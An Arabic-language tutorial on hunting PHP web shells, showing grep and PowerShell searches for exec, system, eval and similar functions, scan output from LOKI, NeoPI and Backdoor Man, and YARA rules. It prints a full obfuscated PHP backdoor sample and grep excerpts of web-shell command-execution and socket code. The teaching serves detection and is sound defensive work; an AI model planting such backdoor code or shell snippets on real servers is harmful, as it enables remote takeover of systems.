find . -type f -name '*.php' | xargs egrep -i  
"(mail|fsockopen|pfsockopen|exec|system|passthru|eval|base64_decode) *\("
```

- عاوزين نعرف بعض وظائف ال **functions** المعينه عندنا ال بتتواجد في ملفات ال **php** ونعرف استخداماتها برضه عشان لو شفناها فأي **file** نعرف نعملها **detect** .

- بص عندنا ال **mail ()** ودي بتستخدم اما نكون عاوزين نبعت **spam mail** فدا مش هتلاقية عمرك فكود **php** نضيف ... ولكن هتلاقية فكود ال **attacker** عامله وبعته فال **web shell** عندك عال **server** عشان يقعد يرسل **spam mail** للناس ال عندك .

- عندنا كمان ال **fsock open ()** وال **pfsock open()** ودول بنتستخدمهم اما يكون ال **attacker** عاوز يفتح عندك **ports** معينه عال **network** عندك ويبدء يبعثها **requests** من خلال ال **ports** دي **remotely** .

- كمان عندنا ال **exec ()** وال **system ()** وال **passthru ()** دول بنتستخدمهم اما نكون عاوزين ننفذ **commands** عند ال **victim** بطريقه **remotely** ال **attacker** بيستخدم ال **functions** دول فال **web shell** ال بيبعثهولك .

- فلو كتبنا ال **command** ال مجمعهم ال فوق هنلاقي فعلا طلعتنا النتيجة وبيقولك اكتشفنا **2 web shells** بامتداد ال **php** مع العلم ان احنا كنا فوق مطلعين ملف واحد انما لما حطيناله كل ال **functions** ال يبحث عنهم طلعي الملف الثاني المخفي ال هو **unknown2.php** وصلت كذا الحته دي .

```

root@ubuntu:/var/www/html# find . -type f -name '*.php' | xargs egrep -l "(mail|fsockopen|pfsockopen|exec|system|passthru|eval|base64_decode) *\{"
./v1/css/unknown2.php: $t997ad9b="\x02\x01\x03\x05\x06\x04\x0f\x04\x05\x03\x0f\x04\x05";@eval($t997ad9b{
./v1/locus7s.php: function myshellexec($cmd) {
./v1/locus7s.php: function myshellexec($cmd)
./v1/locus7s.php: if (is_callable("exec") and !in_array("exec",$disablefunc)) {exec($cmd,$result); $result = join("\n",$result);}
./v1/locus7s.php: else if (is_callable("system") and !in_array("system",$disablefunc)) {$v = @ob_get_contents(); @ob_clean(); system($cmd); $result = @ob_get_contents(); @ob_clean(); echo $v;}
./v1/locus7s.php: elseif (is_callable("passthru") and !in_array("passthru",$disablefunc)) {$v = @ob_get_contents(); @ob_clean(); passthru($cmd); $result = @ob_get_contents(); @ob_clean(); echo $v;}
./v1/locus7s.php:exec("$cmd > /dev/null &");
./v1/locus7s.php:$scan = myshellexec("ps aux");
./v1/locus7s.php:exec("$cmd > /dev/null &");
./v1/locus7s.php:$scan = myshellexec("ps aux");
./v1/locus7s.php:@fputs($w_file,@base64_decode($text));
./v1/locus7s.php:@fputs($w_file,@base64_decode($text));
./v1/locus7s.php: $res = @shell_exec($cfe);
./v1/locus7s.php: $res = @shell_exec($cfe);
./v1/locus7s.php: @system($cfe);
./v1/locus7s.php: @passthru($cfe);
./v1/locus7s.php: $res = @shell_exec($cfe);
./v1/locus7s.php: @system($cfe);
./v1/locus7s.php: @passthru($cfe);
./v1/locus7s.php:@fputs($w_file,@base64_decode($text));
./v1/locus7s.php:function myshellexec($cmd)

```

- ممكن ننفذ نفس ال **command** ولكن على ملفات ال **txt**

Previous Command checking TXT files

```

find . -type f -name '*.txt' | xargs egrep -i
"(mail|fsockopen|pfsockopen|exec|system|passthru|eval|base64_decode) *\{"

```

- وبرضه هنلاقي النتيجة طلعت عندنا وطلعنا الملفين ال هما **unknown.txt** والثاني ال هو **ss8.txt**


```

root@ubuntu:/var/www/html# sudo find . -type f -name '*.txt' | xargs egrep -l "(mail|fsockopen|pfsockopen|stream|exec|system|passthru|eval|base64_decode) *\"
/v1/js/unknown.txt: $s3Baff50="\x02\x61\x73\x145\x36\x34\x5f\x04\x145\x63\x0f\x64\x145";@eval($s3Baff50(
/v1/images/ss8.txt:$hnc = curl_exec($ch);
/v1/images/ss8.txt:$kuo = curl_exec($k);
/v1/images/ss8.txt:$textz = gzinflate(base64_decode($text));
/v1/images/ss8.txt:$api = new ffl(["lib=kernel32.dll"] int WinExec(char *APP,int SW));
/v1/images/ss8.txt:$res=$api->WinExec("cmd.exe /c $command >\$name\".0);
/v1/images/ss8.txt:$exec=$ws->exec("cmd.exe /c $command");
/v1/images/ss8.txt:$perl=>eval("system(\"$command\")");
/v1/images/ss8.txt:if(function_exists('passthru')){ob_start();@passthru($command);$exec=ob_get_contents();ob_clean();ob_end_clean();}
/v1/images/ss8.txt:elseif(function_exists('system')){$stnp=ob_get_contents();ob_clean();@system($command);$output=ob_get_contents();ob_clean();$exec=$stnp;}
/v1/images/ss8.txt:elseif(function_exists('exec')){@exec($command);$output=join("\n",$output);$exec=$output;}
/v1/images/ss8.txt:elseif(function_exists('shell_exec')){$exec=@shell_exec($command);}
/v1/images/ss8.txt:echo eval($eval);
/v1/images/ss8.txt:@nb_send_mail(NULL, NULL, NULL, NULL,'-C $file -X /tmp/nb_send_mail');
/v1/images/ss8.txt:$tmp=curl_exec($fh);
/v1/images/ss8.txt:var_dump(curl_exec($ch));
/v1/images/ss8.txt:Base64 Decode : ".base64_decode($nd5).
/v1/images/ss8.txt:$msgsock = fsockopen($lpadr,$port);
/v1/images/ss8.txt:eval($buffer);
/v1/images/ss8.txt:$fp = @fsockopen($donalnToScan,$l,$errno,$errstr,10);
/v1/images/ss8.txt:if(@mail($to,$subject,$comments,"From:$from"))
/v1/images/ss8.txt:$data = curl_exec($ch);
/v1/images/ss8.txt:$data = curl_exec($ch);
/v1/images/ss8.txt:@system('ls /var/mail');
/v1/images/ss8.txt:$full_index = "{\$(eval(base64_decode(\"
/v1/images/ss8.txt:$verbinden = fsockopen($server, $port);
/v1/images/ss8.txt:$fp = fsockopen("udp://$read2[4]", $00, $errno, $errstr, 30);
/v1/images/ss8.txt:$verbinden = fsockopen($server, $port);
/v1/images/ss8.txt:$005 = fsockopen($webserver, $port);
/v1/images/ss8.txt:mail ($alt,$sub,$msg,$head) ;
/v1/images/ss8.txt:mail($to, $subject, "", $header);
/v1/images/ss8.txt:if(@mail($to,$subject,$comments,"From:$from"))
/v1/images/ss8.txt:if($action=="eval ln html") @eval($eval value);

```

- طب كل ال كنا بنتكلم فيه دا كان على ال **functions** المعروفه انها بتبقى موجودة فال **web shell** أو ال **Back Door** ... انما احتمال تلاقي ملف **suspicious** برضه شاييل جواه **web shell** لكنه مبيحتويش على ال **functions** ال ذكرناها ... طب دا نطلعه ازاي ... هنشوفه مع بعض فالجي .

هنفترض اننا عندنا **file** في المسار **/var/www/html/v1/fonts** وال **file** دا عملنا عليه نفس ال **command** دا ولكنه مطلعش اي حاجه **suspicious**

Unknown PHP Backdoor

```

k?php
$XR='r0nw'&~Y0dTO1Wt;$ZApS4M='+l-'&')fw';$AKsSa=FAPZB." "[HDAHh.'!';$j5gQLS=#XTQGk'.
'c{'.'wwtw_w.'}~ov}oo'&'sw}o~w_w}~su}oo';$PqU=#li5cBcb42vVsRV4pLBKntygCNiV5lHCR'.
'HA*:[ q_@]T00ZLb>y M^@$@4tAX0PI'['@]'.'kkR4UPA.'-'.Pjt8_.'!Va%XB@RB0@'./*lcU5'.
'UP@0M*/TPc0PK;$FtaeUxv='9Z~?V@[4~o]Mj>'.Z_zK.'?'.'keFwUsOd.'^We}'&'}{zN?'./*n'.
'fLL*/wxGiDe.'m0Z[oKa--7'.Owuug.'{~{n{'';SrG4r3bseFJ='*n}Pqf-n#g'^#a_lCdbiaBRR'.
'mB1-2Eu0~C';$rB='b1']gAD~'A'|'I6'Ag@'.ptYG;$L_X96rF='k0>w=?~'&'Q{mw>7^';'yuBw'.
'-.A';$yc='@@b @'!'|'BBp)@')';$mdKTVt=EcP791|UAFQ."<u";$Ulin='4z#j1!K'^#IMQIwU'.
'c>Q pir';$wVYqzGy5='u%ik*{il'^^'=qu;u#690';$BywtZ8QaHfK=_KELlmn&'_wa-M[_';'BU'.
'lGh o|';$YzuZ=n^')';$PpCD4RJ914D="+|*%"^t0ck;$IIBxK1GA_='']_&g_;$StoL=M&i;'Jb'.
'K8f-.._Sjs';$IXedwT=T&D;$ZVe4pZrS1=$ZApS4M|(' ^di'^^';D)');$atE4muYNLph=(#Dfao7h'.
'$;$SG'|') %SSU')^$AKsSa;$vUr=$j5gQLS&('A^>1NQy%F+'.SHI8.'['^#Ereo6cpaZFW9p3w'.
'&$YX8<8C1E$4 W5');$Pwp6=( '!Pec|L'^VLMPh5^(' ?h}go>'&'?k|s{y)';$HLOTWYy3Ip6=/'*.
'2c@lB!';$Kru*$PqU^$FtaeUxv;$bAXD1h2s=$rG4r3bseFJ^$rB;$00Xnet=("9{".'SIkzl&#gIg3'.
'=='.KQnZo)^$L_X96rF;$ro74Wy=$yc|$Ulin;$OIYd=$mdKTVt&('ys0{r}'&'{w_[y]');if(/*'.
'Tf0tz*/$ZVe4pZrS1($atE4muYNLph($Pwp6))=$HLOTWYy3Ip6)$bIyWY=$vUr($bAXD1h2s,/*'.
'HNY*/$atE4muYNLph($wVYqzGy5.$BywtZ8QaHfK.$YzuZ.$PpCD4RJ914D.$IIBxK1GA_./*wQit'.
'NLNa~*/$StoL.$IXedwT));$bIyWY($00Xnet,$ro74Wy,$OIYd);#k;xvCWvgqQ!L>?10w:u&{E'.
'@!*V9v939Jjr,?+kMWS#(^v7[MR9pBS,PSH.o5]';
?>

```

- وطبقنا عليه نفس ال **command** ال فات بال **functions** مطلعش حاجه برضه !!؟

```
root@ubuntu:/var/www/html/v1/fonts# sudo find . -type f -name '*.php' | xargs egrep -l "(nall|fsockopen|pfsockopen|stream|exec|system|passthru|eval|base64_decode) *|("
root@ubuntu:/var/www/html/v1/fonts#
```

- ساعتها هروح لحاجه زي ال **tools** ال ذكرناها مسبقا هي ال هتعرف تعملي **detect** للأنواع ال زي دي ... يعني انت ك **threat hunter** تروح لل **commands** لو حاجه وقفت معاك ومش عارف تتعامل فيها بال **command** ساعتها روح لل **tools** بتاعتك الجاهزة وال هنقولها فالجي

- كل ال قولناه فوق دا فحاله ان ال **server** بتاعنا ال هنطبق عليه ال **commands** كان نوعه **Linux** انما لو نوعه **windows** زي **windows server 2019** مثلا بيشتغل ب **service** اسمها ال **apache** فأكيد هنشوف ال **commands** بتاعت ال **windows** فالجي ان شاء الله.

- هنستخدم ال **power shell** ال موجود فال **windows** عشان ننفذ ال **commands** .

- عندنا ال **Get-Child item** دا بالضبط زي ال **ls** فاللينكس يعني بيعملك استعراض للملفات وعندنا ال **recurse** بمعنى اننا ندخل على كل ال **sub Directory** الموجودين داخل ال **folder** او الملف وعندنا ال **include** يعني بنعمل **check** على **specific file** زي اننا عاوزين نبحت عن ملفات ال **PHP** وبعد كدا عندنا ال **command** ال هو **select string** دا ال هو بيقابل ال **grep** فاللينكس هناك بمعنى عاوز تعمل **pipe** بمعنى **filter** عاوز تطلع حاجه معينه يعني عاوز اعمل **search** جوا **file** معين .


- ال **/b** معناها اعلمي **stop** عند كل كلمه من كلمات ال **file** ال بتعمل عليه **check** واطبعها لي وال **out-gridview** يعني طلعي النتائج دي على شكل جدول مرتب فال **power shell console** ... ودا شكل ال **command** كامل ال هتخطه فال

power shell وبرضه بفكر ك انت متحفظش الكلام دا تحطه عندك فال **note** وتأخذ **copy paste** بس تبقا فاهم وعارف ال **command** دا بيعمل ايه فدا بيسمحك انك انك تعمل **detect** لل **functions** ال بتيجي مع ال **web shell** بس دا على نظام ال **windows** وطبعا مش محتاج افكر ك انك لو عاوز تبحث عن ملفات **txt** هتبدل ال **php** الموجودة فال **command** بال **txt** وباقي ال **command** زي م هو .

Previous Command

```
get-childitem -recurse -include "*.php" | select-string
"(mail|fsockopen|pfsockopen|exec\b|system\b|passthru|eval\b|base64_decode)" | % {"$($_.filename):$($_.line)"} | out-gridview
```

- تعالى نشوف ال **output** ال طلعلنا كدا اما كتبنا ال **command** ال فات



- فهتلاقي لو عند حاجه **suspicious** هيطلعهاك علطول على شكل الجدول ال كنا قولنا له عليه فالأوامر فوق وبس كدا ينتهي جزء ال **search** بال **commands** عال نظامين ال **windows** وال **linux** وهنشوف بعد كدا ازاي نستخدم ال **tools** بتاعتنا عشان ن **hunt** بيها اي **web shell** مخفي داخل **files** .

- هفكر بنقطه احنا كنا فال فات شغالين على **5 web shell files**

2 منهم كانوا **obfuscated** يعني مختفيين جوا ملفات تانيه مش **clear** كدا نقدر نعملهم **detect** بسهولة ومنهم **2** كانوا **not obfuscated** يعني معروفين بالنسبه لل **tools** وال **signature** بتاعهم متسجل فال **database** بتاعت ال **tools** ومعروفين لاي حد يحاول يعملهم **detect** وكان عندنا واحد **fully obfuscated** ال هو معرفش ال **command line** يطلعاه فروحنا لل **tools** ال هنشوفها دلوقتي .

- تعالى احنا نمسك ال **5 files** دول ونشوف ال **tools** بتعتنا هتطلعنا كام **files** او هتعرف تعمل **detect** لكam **file** من ال **5 files** عشان نتأكد ان كله تمام

- تعالى نشوف اول اداة معانا وهي ال **LOKI** هتلاقينا شرحها فوق ارجعلها وال **LOKI** بتشتغل بال **signatures** يعني عندها توقيع ال **web Shell** فتبقي عارفاه لو عدي من عليها بتروح تشوف ال **signature** ال عندها فال **data base** فيه حاجه منه فال **file** دا ولا لاء .

- وال **LOKI** عشان تشتغل محتاجه نديها **directory** أو **path** معين تشتغل عليه نديلها المسار ال **default** بتاع ال **web** لو انت عندك **web server** هتلاقي المسار دا موجود فيه ملفات ال **web** وهو **/var/www/html** فلو عطينا لل **LOKI** المسار دا هنلاقيها طلعتنا الاتي


```
INFO: Scanning /var/www/html/ ...
FILE: /var/www/html/... SCORE: ... TYPE: ... SIZE: ...
FIRST_BYTES: ...
MD5: ...
SHA1: ...
SHA256: ...
MODIFIED: ... ACCESSED: ... CREATED: ...
REASON_1: ... MATCH: ... SUBSCORE: ...
DESCRIPTION: ...
MATCHES: ...
REASON_2: ... MATCH: ... SUBSCORE: ...
DESCRIPTION: ...
MATCHES: ...
[01843] Results: 2 alerts, 0 warnings, 1 notices
[01843] Finished LOKI Scan SYSTEM: ubuntu TIME: 20170706T22:31:31Z
```

- هنلاقي ال **LOKI** طلعتنا فعلا الملفين ال **not obfuscated** ال هما صريحين وليهم **signature** فال **database** عند ال **LOKI** بمعنى مش متخفيين جوا ملفات تانيه صريحين فتعرفت عليهم عادي انما ال **3** الباقيين معرفتش تطلعهم وال **LOKI** مبنيه عال **YARA** **rules** وبتعتمد عليها فشغلها زي مقولنا بتقارن ال **signatures** ال واخدها من ال **YARA** بالملفات ال عندها وتشوف تشابه بينهم ولا لاء وطبعا ال **signatures** دي متاخذة قبل كده ل **web shells** ضاره وبيتعملها تحديث أول بأول

- وفي المسار دا هتلاقي ال **yara rules** الخاصه بال **LOKI**
/loki/signature-base/yara

```
root@ubuntu: /home/elsadmin/Desktop/tools/Loki/signature-base/yara# ls
apt_alienspy_rat.yar      apt_turla.yar
apt_apt10.yar            apt_unit78020_malware.yar
apt_apt17_malware.yar    apt_uscirt_ta17-1117a.yar
apt_apt19.yar            apt_venom_linux_rootkit.yar
apt_apt28.yar            apt_volatile_cedar.yar
apt_apt29_grizzly_steppe.yar apt_waterbear.yar
apt_apt30_backspace.yar  apt_waterbug.yar
apt_apt6_malware.yar     apt_webshell_chinachopper.yar
apt_backdoor_ssh_python.yar apt_wildneutron.yar
apt_backspace.yar        apt_winnti_ms_report_201701.yar
apt_beepservice.yar      apt_winnti.yar
apt_between-hk-and-burma.yar apt_win_plugin.yar
apt_blackenergy_installer.yar apt_woolengoldfish.yar
apt_blackenergy.yar      cn_pentestset_scripts.yar
apt_bluetermite_emdivi.yar cn_pentestset_tools.yar
apt_buckeye.yar           cn_pentestset_webshells.yar
apt_carbon_paper_turla.yar crime_andromeda_jun17.yar
apt_casper.yar           crime_antifw_installrex.yar
apt_cheshirecat.yar      crime_bernhard_pos.yar
apt_cloudduke.yar        crime_buzus_softpulse.yar
apt_cn_pp_zerot.yar      crime_cmstar.yar
apt_codoso.yar           crime_cn_group_btc.yar
apt_coreimpact_agent.yar crime_credstealer_generic.yar
```


- طب لو احنا عاوزين نعرف انهو **yara rule** ال عمل **detect** لل **web shell** ال قولنا عليهم عملتهم ال **LOKI** ال **Detect** هيقا بالشكل دا هنروح لل **rule** دي **Thor-webshells-yar**.

```
/*
THOR APT Scanner - Web Shells Extract
This rule set is a subset of all hack tool rules included in our
APT Scanner THOR - the full featured APT scanner

Florian Roth
BSK Consulting GmbH

revision: 20160115

License: Attribution-NonCommercial-ShareAlike 4.0 International (CC BY-NC-SA 4.0)
Copyright and related rights waived via https://creativecommons.org/licenses/by-nc-sa/4.0/
*/
```

- ال **LOKI** بتعمل **Detect** لحاجات كتير منها ال **ransomware** وال **Back doors** وال **Web shells** وحاجات تانيه كتير غيرها فدي ال **rule** الخاصه بال **detect** لل **web shell** ال بتجيبها ال **LOKI** من ال **Yara rules** تمام كدا وصلت

- ودا ال **signature** ال طلعلنا ال **web shell** بتاع الملف **locus7s.php** لان انتالو دخلت جوا ال **rules** بتاعت ال **yara** هتلاقي ال **rules** تحتها **rules** اخرى اصغر منها بمعنى هتلاقيها مقسمه لكذا **rule** تانيه اصغر منها

```
rule webshell_c99_c99shell_c99_w4cking_Shell_xxx {
  meta:
    description = "Web Shell"
    author = "Florian Roth"
    date = "2014/01/28"
    score = 70
    super_rule = 1
    hash0 = "61a92ce63369e2fa4919ef0ff7c51167"
    hash1 = "d3f38a6dc54a73d304932d9227a739ec"
    hash2 = "9c34adbc8fd8d908cbb341734830f971"
    hash3 = "f2fa878de03732fbf5c86d656467ff50"
    hash4 = "b8f261a3cdf23398d573aaf55eaf63b5"
    hash5 = "27786d1e0b1046a1a7f67ee41c64bf4c"
    hash6 = "0f5b9238d281bc6ac13406bb24ac2a5b"
    hash7 = "68c0629d08b1664f5bcce7d7f5f71d22"
    hash8 = "157b4ac3c7ba3a36e546e81e9279eab5"
    hash9 = "048ccc01b873b40d57ce25a4c56ea717"
  strings:
    $s0 = "echo \"<b>HEXDUMP:</b><nobr>"
    $s4 = "if ($filestealth) {$stat = stat($d,$f);}" fullword
    $s5 = "while ($row = mysql_fetch_array($result, MYSQL_NUM)) { echo \"<tr><td>\".$r"
    $s6 = "if ((mysql_create_db ($sql_newdb)) and (!empty($sql_newdb))) {echo \"DB "
    $s8 = "echo \"<center><b>Server-status variables:</b><br><br>\";" fullword
    $s9 = "echo \"<textarea cols=80 rows=10>\".htmlspecialchars($encoded).\"</"
  textarea>"
  condition:
    2 of them
}
```

- اهوہ زي مقولنا هتلاقي ال **LOKI** راح ييحث جوا **strings** وال
hashes وبيروح يشوف ال **description** بتاع ال **file** وال
rules بتاعت ال **file** ويقارنها بال **signatures** بتاعت ال **yara**
rules ال موجوده عنده فال **data base** وهتلاقيه مطلعك ال
rule ال مسك بيها ال **web shell** وهو

webshell_c99_c99shell_c99_w4cking_Shell_xxx

- وال file الثاني ال اتعمله Detect بواسطة ال LOKI ال هو ss8.txt هتلاقيله برضه signature معينه فال yara rules جوا ال LOKI هي ال عملته detect ال _ web shell zacosmall .. تمام كدا .

```
rule webshell_zacosmall {
    meta:
        description = "Web Shell - file zacosmall.php"
        author = "Florian Roth"
        date = "2014/01/28"
        score = 70
        hash = "5295ee8dc2f5fd416be442548d68f7a6"
    strings:
        $s0 = "if($cmd!==''){ echo('<strong>'.htmlspecialchars($cmd).\"</strong><hr>"
    condition:
        all of them
}
```

- تعالى نشوف ال **Tool** التانيه معنا وهي ال **Neopy** وزي مقولنا دي عبارة عن **python script** وبرضه لازم تديها ال **path** الموجود فيه الملفات وهي تعمل ال **research** جواه عن اي حاجه **malicious** متعلقه بال **Web Shell** .

```
elsadnigubunte:~/Desktop/tools/NeoPi$ sudo python neopl.py -a /var/www/html

      )          { \   {
    {/( )}       (( )\ \ }
  {( )\ } \   { (( )/( )/(
  { ( )\ } \   { /( )\ }
    { ( )/( )\ } \ ( )\ }
  | \ | ( )| ( )| - \ |
  | : | / - ) - \ | | |
  | - \ \ - \ - \ | | | Ver. *.USEGIT

[[ Total files scanned: 240 ]]
[[ Total files ignored: 0 ]]
[[ Scan Time: 2.280283 seconds ]]

[[ Average IC for Search ]]
0.009221635254

[[ Top 10 lowest IC files ]]
0.0039      /var/www/html/v1/images/space-shuttle.png
0.0039      /var/www/html/v1/images/satellite.png
0.0040      /var/www/html/v1/fonts/audiowide-regular-webfont.woff
0.0040      /var/www/html/v1/images/bg-home.jpg
0.0040      /var/www/html/v1/images/martianrover-journey.jpg
0.0040      /var/www/html/v1/images/astronaut.jpg
0.0041      /var/www/html/v1/images/curious-rover.jpg
0.0041      /var/www/html/v1/images/satellite-dish.jpg
0.0041      /var/www/html/v1/images/project-image3.jpg
0.0041      /var/www/html/v1/fonts/audiowide-regular-webfont.eot

[[ Top 10 entropic files for a given search ]]
7.9904      /var/www/html/v1/images/space-shuttle.png
7.9902      /var/www/html/v1/images/satellite.png
7.9742      /var/www/html/v1/images/bg-home.jpg
7.9732      /var/www/html/v1/fonts/audiowide-regular-webfont.woff
7.9701      /var/www/html/v1/images/martianrover-journey.jpg
7.9672      /var/www/html/v1/images/astronaut.jpg
7.9642      /var/www/html/v1/images/satellite-dish.jpg
7.9641      /var/www/html/v1/images/curious-rover.jpg
7.9555      /var/www/html/v1/images/space-station.jpg
7.9555      /var/www/html/v1/images/project-image3.jpg
```


- ال **Neo** تقدر تطلعك ال **top 10 indicator compromise files** وبتطلعك ال **top entropic files** المشبوهين يعنى ال شكت فيهم انهم ممكن يكونوا جواهم حاجه **malicious** وبتطلعك ال **files** المحتويه عال **long files** ممكن يكونوا **suspicious** زي مقولنا فشرح ال **tool** ارجعلها فوق ... وال **files** ال بتحتوي على **signature** مشابهه لل **signature** ال عندها فال **database** بتاعتها فتقدر تقول ال **Neo** بتطلعك **statistics** ... فانت بتديها ال **path** المعين ال هتشتغل عليه وهي بتقوم مدورالك جواه علي اي حاجه **suspicious** او مشبوهه وتديك **alert** بيها .

- طبعا احنا عطينا لل **Neo** المسار ال هتشتغل عليه ال هو **/var/www/html** ال افترضنا اننا حطين فيه ال **5 files** بتوعنا اما نشوف هتعملنا ايه فيهم وهيطلع الملفات المخفيه ولا لاء عشان **tool** ال **LOKI** فشلت فكدا !!! ... تعالى نشوف النتيجة ال طلعتها ال **neo** بعد عمليه الفحص

```
[[ Top 10 signature match counts ]]
141      /var/www/html/v1/locus7s.php
106      /var/www/html/v1/images/ss8.txt
1        /var/www/html/v1/js/unknown.txt
1        /var/www/html/v1/css/unknown2.php
0        /var/www/html/v1/images/mobile/mobile-collapse.png
0        /var/www/html/v1/images/mobile/mobile-menu.png
0        /var/www/html/v1/images/mobile/mobile-close.png
0        /var/www/html/v1/images/mobile/mobile-expand.png
0        /var/www/html/v1/images/js/mobile.js
0        /var/www/html/v1/images/space-station.jpg
```

- هنلاقي ال **Neo** طلعتنا الملفات ال طلعتها ال **LOKI** ال هما ال **Locus7s.php** وال **ss8.txt** وبتقولك انها لقيت **141** **Signature** لل **locus7s.php** ولقت **106 Signature** لل **ss8.txt** فكدا اتاكدنا انهم **web shell** وطلعناهم فوق عن طريق ال **LOKI**

- الاضافه ال خدناها من ال **Neo** هنا انها طلعتنا ال **unknown.txt** وال **unknown2.php** وبتقولك عندي لكل واحد فيهم **signature** فال **database** عندي يعني قدرت تتعرف علي الملفات المخفيه ال فشلت ال **LOKI** في تطليعهم فكدا ال **Neo** نجح انه يطلع **4web shells files** من ال **5** ال اتكلما عليهم فوق .

- ال خلى ال **Neo** يطلع الحاجات ال مطلعهاش ال **LOKI** انه بيروح يدور على **function** معينه داخل ال **files** زي ال **eval** مثلا ويشوفها عند ال **file** ال بي فحصه وهكذا مع باقي ال **functions** المشبوهة ... انما ال **LOKI** عنده **signatures** بيروح يدور عليها فال **files** لو لقاها يقولك دا **suspicious** غير كدا ميعرفش يطالعك حاجه ... فعشان كدا بنقول عليه بيعمل مقارنه لل **signatures** ال عنده على عكس ال **Neo** ال بيروح يفحش جوا ال **file** ويشوف ال **functions** ال مكتوب بيها كود ال **PHP** ال جوا ال **file** وهكذا

- تعالى نشوف ال **tool** الاخيرة ال هي **Backdoor man** ونشوفها هتقدر تطلعنا ال **fully obfuscated file** ولا لاء ال هو الملف الاخير المستخبي وال **Neo** معرفتش تطلعه ...

- وزى مقولنا قبل كدا ال **Backdoor man** عشان تشتغل بتشتغل على ملفات ال **PHP** فقط يعني مش هتقدر تطلعنا ملفات ال **txt** ... فكدا المفروض تطلعنا الملف ال **obfuscated** وال **Not** **obsucated** وال **fully obsucated** لو فعلا شغاله صح !!

- نديلها برضه كالعاده المسار ال هتشتغل عليه **/var/www/html/** وهي هتبدء بالفحص

```
[*] Scanning: /var/www/html/
[*] Started: 2017-07-06 21:09:19.167095
[M] Suspicious Function: locus7s.php
| Function Name: php_uname
| Line Number: 50
| Full Path: /var/www/html/v1/locus7s.php
| Owner: 0:0
| Permission: 644
| Last Accessed: Thu Jul 6 18:23:25 2017
| Last Modified: Thu Jul 6 15:35:35 2017
| File Size: 220.4KiB
[M] Suspicious Function: locus7s.php
| Function Name: php_uname
| Line Number: 51
| Full Path: /var/www/html/v1/locus7s.php
| Owner: 0:0
| Permission: 644
| Last Accessed: Thu Jul 6 18:23:25 2017
| Last Modified: Thu Jul 6 15:35:35 2017
| File Size: 220.4KiB
[M] Suspicious Function: locus7s.php
| Function Name: popen
| Line Number: 66
| Full Path: /var/www/html/v1/locus7s.php
| Owner: 0:0
| Permission: 644
| Last Accessed: Thu Jul 6 18:23:25 2017
| Last Modified: Thu Jul 6 15:35:35 2017
| File Size: 220.4KiB
```

- هنلاقيها هنا طلعتنا الملف ال **PHP** ال هو **not obsucated** ال هو واضح يعني لاي **tool** تطلعه مجبتش حاجه جديده ال هو **Locus7s.php** وبرضه طلعته عن طريق ال **functions** الموجوده فال **file** ال هتروح تدور عليها وتطلعها ... مبتشتغلش عال **signatures** زي ال **LOKI** لاء هي بتشتغل زي ال **Neo** ولكن على ملفات **PHP** فقط وليس **txt** زي ال **Neo** ال بتشتغل ع الاتنين .

- وكمان عرفت تطلع **additional functions** زي ال **exec** وال **system** وال **passthru** وال **base 64_decode**

```
[H] Suspicious Function: locus7s.php
| Function Name: exec
| Line Number: 85
| Full Path: /var/www/html/v1/locus7s.php
| Owner: 0:0
| Permission: 644
| Last Accessed: Thu Jul 6 18:23:25 2017
| Last Modified: Thu Jul 6 15:35:35 2017
| File Size: 220.4KiB
[H] Suspicious Function: locus7s.php
| Function Name: system(
| Line Number: 87
| Full Path: /var/www/html/v1/locus7s.php
| Owner: 0:0
| Permission: 644
| Last Accessed: Thu Jul 6 18:23:25 2017
| Last Modified: Thu Jul 6 15:35:35 2017
| File Size: 220.4KiB
[H] Suspicious Function: locus7s.php
| Function Name: passthru
| Line Number: 88
| Full Path: /var/www/html/v1/locus7s.php
| Owner: 0:0
| Permission: 644
| Last Accessed: Thu Jul 6 18:23:25 2017
| Last Modified: Thu Jul 6 15:35:35 2017
| File Size: 220.4KiB
```



```
[M] Suspicious Function: locus7s.php
| Function Name: base64_decode
| Line Number: 184
| Full Path: /var/www/html/v1/locus7s.php
| Owner: 0:0
| Permission: 644
| Last Accessed: Thu Jul 6 18:23:25 2017
| Last Modified: Thu Jul 6 15:35:35 2017
| File Size: 220.4KiB
```

- وتاني **file** ال **backdoor man** عرف يطلعه هو ال **unknown2.php** ودا كان **obsucated** يعني مخفي مش واضح لل **tools** انها تطلعه فكدنا تمام .. خد بالك لسه لحد دلوقتي مطلقناش ال **fully obsucated** ال بندور على **tool** تجيبهولنا ... وهتلاقيه فالصورة كما جايبك هو اكتشف ال **web shell** ازاي وهو عن طريق ال **function** ال اسمها **eval**

```
